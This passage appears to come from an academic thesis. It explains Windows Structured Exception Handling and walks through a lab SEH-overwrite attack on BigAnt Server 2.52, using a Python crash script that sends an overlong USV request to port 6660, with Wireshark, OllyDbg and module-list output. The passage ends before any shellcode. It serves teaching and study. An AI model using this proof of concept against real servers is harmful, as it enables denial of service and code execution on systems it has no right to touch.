
As mentioned before, Windows has a default SEH (Structured Exception Handler) which will catch exceptions. If Windows catches an exception, the user will see a popup message noting that "xxx has encountered a problem and needs to close". This is often the result of the default handler involving. It is clear that, in order to write stable software, one should try to use development language specific exception handlers, and only rely on the Windows default SEH as a last resort. When using language EH's, the necessary links and calls to the exception handling code are generate in accordance with the underlying OS. When no exception handlers are used,

the Windows SEH will be used. So in the event of an error or an illegal instruction occurs, the application will catch the exception and do something with it. If no exception handler is defined in the application, the OS takes over, catches the exception, and shows a popup message asking the user to Send Error Report to Microsoft. In order for the application to be able to the catch code, the pointer to the exception handler code is saved on the stack (for each code block). Each code block has its own stack frame, and the pointer to the exception handler is part of this stack frame. Thus, each function/procedure gets a stack frame. If an exception handler is implemented in this function/procedure, the exception handler gets its own stack frame. The information about the frame-based exception handler is stored in an exception_registration structure on the stack. [7]

This structure, also called a SEH record, is 8 bytes and has two 4 byte elements:

- a pointer to the next exception_registration structure (in essence, to the next SEH record, in case the current handler is unable the handle the exception)
- a pointer, to the address of the actual code of the exception handler. (SE Handler)

In the following picture is a simple stack view on the SEH chain components.



Picture 33: SEH chain components

At the top of the main data block (the data block of the application's `main()` function), a pointer of the SEH chain is placed. The bottom of the SEH chain is

indicated by the address `0xFFFFFFFF`. This will trigger an improper termination of the program and the OS's handler will undertake. [7]

5.2 Exploiting the SEH mechanism


The base of exploiting the SEH mechanism is that if an attacker can overwrite the pointer to the SEH that will be used to deal with a given exception, and causes the application to throw another exception (a forced exception), he should be able to get control by forcing the application to jump to his shellcode, instead of to the real exception handler function. The series of instructions that will trigger this attack is `POP POP RET`. The OS will understand that the exception handling routine has been executed and will move to the next SEH or to the end of the SEH chain. The pointer to this instruction should be searched for in the loaded .dll or .exe files, but not in the stack. Normally, the pointer to the next SEH record contains an address. But in order to build an exploit, the attacker needs to overwrite it with small jumpcode to the shellcode which should be located in the buffer right after overwriting the SEH). The `pop pop ret` sequence will make sure this code gets executed.

In other words, the payload must do the following things:

- Cause an exception. Without an exception, the SEH handler will not intervene.
- Overwrite the pointer to the next SEH record with some jumpcode, so it can jump to the shellcode.
- Overwrite the SEH with a pointer to an instruction that will return it back to next SEH and execute the jumpcode.
- The shellcode should be directly after the overwritten SEH. Some small jumpcode contained in the overwritten "pointer to next SEH record" will jump to it. [7]

The above steps are illustrated in the following picture.

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ



Picture 34: Exploiting the SEH mechanism

5.3 SEH based exploitation of BigAnt Server application

<u>OS Setup</u>

The victim system uses Microsoft Windows XP Professional version 2002 32-bit with x86 based processor, and it is running on the virtual machine VMware Workstation version 7.1.2. The attacking system is running Backtrack 5 KDE edition 32-bit, which is also running on a virtual machine.

The IP addresses that the two systems are using are the following.

- Windows XP: 192.168.233.133
- Backtrack 5: 192.168.233.146

<u>Prerequisites</u>

Both systems must have the following software installed. The attacking system, Backtrack 5, encloses the majority of the needed software except the last two in the

ΠΑΝΕΠΙΣΤΗΜΙΟ

list. These two pieces of software (gen_code.pl & mem_compar.pl) are Perl scripts that perform certain tasks during the execution of the exploit.

Attacking System software requirements:

- Netcat
- Metasploit 3.x or newer
- Text Editor (KWrite)
- Perl interpreter
- Python interpreter
- Wireshark
- gen_code.pl
- mem_compar.pl

Victim System software requirements:


- OllyDbg 1.10
- BigAnt Server 2.52 SP5

5.3.1 Attaching BigAnt Server to OllyDbg

As a first step in order to exploit the BigAnt Server software we must observe the behavior of the application when it receives an exploitable exception. In order to observe this vulnerability, the usage of a debugger like OllyDbg is needed. [8]


In order to attach the AntServer process (antserver.exe) to OllyDbg, the following procedure is required. The antserver process is controlled from the BigAnt console. By opening the BigAnt console and selecting Server → Run Service Control menu, the BigAnt interface is opened. From there it is possible to restart the AntServer process. The interface is visible in the following picture. [9]

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ



Picture 35: Interface of BigAnt Server

When it is confirmed that the AntServer process is running, it is time to be attached in OllyDbg. In order to do that we run the OllyDbg application and we select the menu option File → Attach. A new window opens named "Select process to attach", as we can see in the following picture, which contains a list with the running processes of the victim OS. We select the AntServer.exe process from the list. Then we press the F9 button in order to run the program.




Picture 36: Select a process to attach window

If it is needed to restart the process, in case of a change in the exploit code, the OllyDbg program must be terminated and the AntServer process from the BigAnt interface must be restarted. In order to do that, we use the Restart button in the BigAnt

console. After that step we reopen the OllyDbg and we reattach the AntServer.exe as we did before. This procedure must be repeated whenever we want to resend the exploit.

5.3.2 Launching the attack

In order to examine how the exploitable vulnerability of the BigAnt Server is triggered, we can send an excessively long USV request to the process antserver.exe which listens to port 6660. The USV request is a packet that the BigAnt Server uses for authentication purposes during the TCP message exchange. This packet is demonstrated in the following picture, and the program used for monitor the TCP stream is Wireshark.




Picture 37: USV packet request viewed with Wireshark

In order to exploit this vulnerability a Python script can be created that sends the following data to the BigAnt Server. The data stream is “USV ” + “A”*2500 + “\r\n\r\n”. This means that the USV packet is followed by 2500 A characters plus two new line characters. This Python script will be the basis for the final exploit. Its original form is demonstrated below. [10]


```
#!/usr/bin/python

import socket
target_address = "192.168.233.133"
target_port = 6660
buffer = "USV " + "\x41" * 2500 + "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()
```

First of all, must be established a connection between the attacking system and the vulnerable system with the use of Netcat program in the connector mode, targeting the IP address and the port 6660 of the vulnerable application as we can see below.



Picture 38: Using Netcat to listen remote port 6660

As a second step the Python script, named USV.py must be executed, in order to send the arbitrary data to the vulnerable application, as it is visible below.



Picture39: Execution of USV.py

It is possible to observe the data stream that is sent by monitoring the TCP package that the attacking system sends with the help of the Wireshark program, as we can see in the following picture.

```
No.  Time       Source           Destination      Protocol Info
  29 33.643560  192.168.233.146  192.168.233.133  TCP      54154 > 6660 [SYN] Seq=0 Win=14600 Len=0 M
  30 33.643785  192.168.233.133  192.168.233.146  TCP      6660 > 54154 [SYN, ACK] Seq=0 Ack=1 Win=64
  31 33.643800  192.168.233.146  192.168.233.133  TCP      54154 > 6660 [ACK] Seq=1 Ack=1 Win=14656 L
  32 33.648902  192.168.233.146  192.168.233.133  TCP      54154 > 6660 [ACK] Seq=1 Ack=1 Win=14656 L
  33 33.649005  192.168.233.146  192.168.233.133  TCP      54154 > 6660 [PSH, ACK] Seq=1449 Ack=1 Win
  34 33.649149  192.168.233.133  192.168.233.146  TCP      6660 > 54154 [ACK] Seq=1 Ack=2509 Win=6424
  35 33.649221  192.168.233.146  192.168.233.133  TCP      54154 > 6660 [FIN, ACK] Seq=2509 Ack=1 Win
  36 33.649930  192.168.233.133  192.168.233.146  TCP      6660 > 54154 [ACK] Seq=1 Ack=2510 Win=6424
  37 33.747132  192.168.233.133  192.168.233.2    NBNS     Refresh NB WORKGROUP<1d>
  38 33.779458  192.168.233.133  192.168.233.146  TCP      6660 > 54154 [RST] Seq=1 Win=0 Len=0
  39 33.779635  192.168.233.133  192.168.233.146  TCP      6660 > 54153 [RST] Seq=1 Win=0 Len=0
  40 34.246994  192.168.233.2    192.168.233.133  ICMP     Destination unreachable (Host unreachable)
  41 35.247064  192.168.233.133  192.168.233.2    NBNS     Refresh NB WORKGROUP<1d>
Frame 32: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits)
Ethernet II, Src: Vmware_dc:49:21 (00:0c:29:dc:49:21), Dst: Vmware_21:4a:c7 (00:0c:29:21:4a:c7)
Internet Protocol, Src: 192.168.233.146 (192.168.233.146), Dst: 192.168.233.133 (192.168.233.133)
Transmission Control Protocol, Src Port: 54154 (54154), Dst Port: 6660 (6660), Seq: 1, Ack: 1, Len: 1448
Data (1448 bytes)
0000  00 0c 29 21 4a c7 00 0c  29 dc 49 21 08 00 45 00   ..)!J... ).I!..E.
0010  05 dc 3f 80 40 00 40 06  a1 32 c0 a8 e9 92 c0 a8   ..?.@.@. .2......
0020  e9 85 d3 8a 1a 04 37 c5  30 f0 d3 15 39 e8 80 10   ......7. 0...9...
0030  00 e5 f3 63 00 00 01 01  08 0a 00 10 0f 93 00 00   ...c.... ........
0040  00 00 55 53 56 20 41 41  41 41 41 41 41 41 41 41   ..USV AA AAAAAAAA
0050  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0060  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0070  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0080  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0090  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00a0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00b0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
00c0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
```

Arbitary data


Picture 40: Viewing USV's data stream through Wireshark

When these data are sent to the application, the OllyDbg debugger stops with an access violation writing to EDI `0x01400000`, and at the time of the program crash the EIP is pointing to `0x004764BF` as we can see below.

```
Registers (FPU)
EAX 00000A0B
ECX 000000E0
EDX 013FF978 ASCII "2012-09-13 19:18:54:USV error - no esssion, sessionID='' , login
EBX 00000003
ESP 013FF960 ASCII "□□"
EBP 00000A0A
ESI 00A06B64 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDI 01400000
EIP 004764BF AntServe.004764BF
C 1  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFAF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010217 (NO,B,NE,BE,NS,PE,GE,G)
ST0 empty +UNORM 180B 77F52E0F 77F52DBB
ST1 empty 0.0000000000000004670e-4933
ST2 empty 3.3618915427058069860e-4932
ST3 empty -UNORM FCA0 7FFDB000 00BFFCA0
ST4 empty -UNORM B000 77F58B49 00BFFC64
ST5 empty 0.0
ST6 empty +UNORM 0007 77F516F5 00750000
ST7 empty -UNORM FC60 00000000 00750000
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


Picture 41: Viewing EIP's memory address with OllyDbg

But this does not seem to be an EIP overwrite. The EIP has not been overwritten with the “A” characters taken from the buffer. When the SEH chain of the application is checked, using the menu View → SEH Chain in OllyDbg, it is obvious that the SEH handler has been overwritten with `41414141`, which are the “A” characters, in hexadecimal form, sent in the buffer as it is shown below.



Picture 42: Viewing SEH chain with OllyDbg

Continuing, if the Shift and F9 keys are used, in order to pass an exception to antserver.exe, as we can see below in the following picture, these results will be visible in an access violation when executing `41414141`, and the EIP will now point to `41414141`.



Picture 43: EIP pointing to arbitrary data

The result of the previous action was that when the first exception was passed to the program to handle, in the moment the EIP was pointing to `0x004764BF`, an access violation was occurred forcing now the EIP to point to `41414141`, that is the value from the buffer we introduced. It seems that the program tried to manage the

exception by running the instructions located at the overwritten SEH address. By using this overwritten SEH address it is possible to gain control of the code execution. [10]


5.3.3 Suitable SEH Overwrite Address

If the vulnerable Operating System is Windows XP SP2, or above, there are extra protection mechanisms that prevent SEH exploitation. The first is called SafeSEH and it is a linker option used during the compilation of an executable module. If this protection mechanism is enabled, only the listed addresses, that are on a registered SEH handler list, can used as SEH handlers. In that case, if the most common SEH exploit is used, which is the POP, POP, RETURN method, does not exist on the registered handlers list, the SEH address overwrite will be not executed and the attack will fail. Furthermore, another protection mechanism exists in order to avoid SEH exploitation named IMAGE_DLLCHARACTERISTICS_NO_SEH flag. This flag is attached on a DLL file preventing addresses of that DLL to be used as SEH handlers. [11], [12]

In our case the OS has not being upgraded with the appropriate Service Pack and the above restrictions are not applicable. But before continuing to the creation of the exploit, t is necessary to explain the POP, POP, RETURN method. The memory stack consists of a virtual pile of values of four bytes (32 bits). The POP instruction moves the top value of the stack and puts it, for instance, as into one of the 32 bit CPU registers. With the implementation of two POP instructions, there are removed two values from the top of the stack, leaving the third value on the top of the stack. Using, now, the RETURN instruction the third's value memory address, which now is on the top of the stack, is taken telling to the CPU to execute from that point. If the SEH address is overwritten with another address that points to the POP, POP, RETURN sequence of instructions, which is used by the program in order to manage the exception, it is possible to obtain control of the CPUs execution. Having exploited that vulnerability we now can execute our piece of code within the buffer.

By using the View → Executable Modules menu of OllyDbg we can see the list of modules loaded with the application of BigAnt, as it is shown below. With the msfpescan tool of Metasploit, which can be used to analyze and disassemble executables and DLLs, we can determine if it is possible to have a usable SEH overwrite address.

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ




Executable modules

Base	Size	Entry	Name	File versio	Path
00400000	0011B000	0048C92F	AntServe	2, 5, 0, 3	C:\Program Files\BigAntSoft\AntServer\AntServer.exe
0F9A0000	0000B000	0F9A1780	VBAJET32	6.1.8268	C:\WINDOWS\system32\VBAJET32.DLL
0F9C0000	00062000	0F9E6A70	expsrv	6.0.8540	C:\WINDOWS\system32\expsrv.dll
1B000000	0016F000	1B004A44	msjet40	4.00.4431.4	C:\WINDOWS\System32\msjet40.dll
1B2C0000	0000D000	1B2C4830	msjter40	4.00.2927.2	C:\WINDOWS\System32\msjter40.dll
1B2D0000	00026000	1B2D1090	MSJINT40	4.00.2927.2	C:\WINDOWS\System32\MSJINT40.DLL
1B560000	00054000	1B56F451	msjetole	4.00.4331.4	C:\WINDOWS\System32\msjetoledb40.dll
1B5C0000	00095000	1B5C3650	mswstr10	4.00.3829.2	C:\WINDOWS\System32\mswstr10.dll
1B7C0000	0003A000	1B7C27A4	msjtes40	4.00.5217.0	C:\WINDOWS\System32\msjtes40.dll
1F8A0000	00065000	1F8B1E8B	oledb32	2.70.7713.0	C:\Program Files\Common Files\System\Ole DB\oledb32.(
1F910000	00010000		OLEDB32R	2.70.7713.0	C:\Program Files\Common Files\System\Ole DB\OLEDB32R.
5AD70000	00034000	5AD71583	uxtheme	6.00.2600.0	C:\WINDOWS\system32\uxtheme.dll
71950000	000E4000	7195F225	comctl_1	6.0 (xpclie	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Contr(
71A50000	0003B000	71A51DFD	MSWSOCK	5.1.2600.0	C:\WINDOWS\system32\MSWSOCK.dll
71A90000	00008000	71A9117D	wshtcpip	5.1.2600.0	C:\WINDOWS\System32\wshtcpip.dll
71AA0000	00008000	71AA1226	WS2HELP	5.1.2600.0	C:\WINDOWS\system32\WS2HELP.dll
71AB0000	00015000	71AB16C6	WS2_32	5.1.2600.0	C:\WINDOWS\system32\WS2_32.dll
71C20000	0004F000	71C216FC	NETAPI32	5.1.2600.0	C:\WINDOWS\system32\NETAPI32.dll
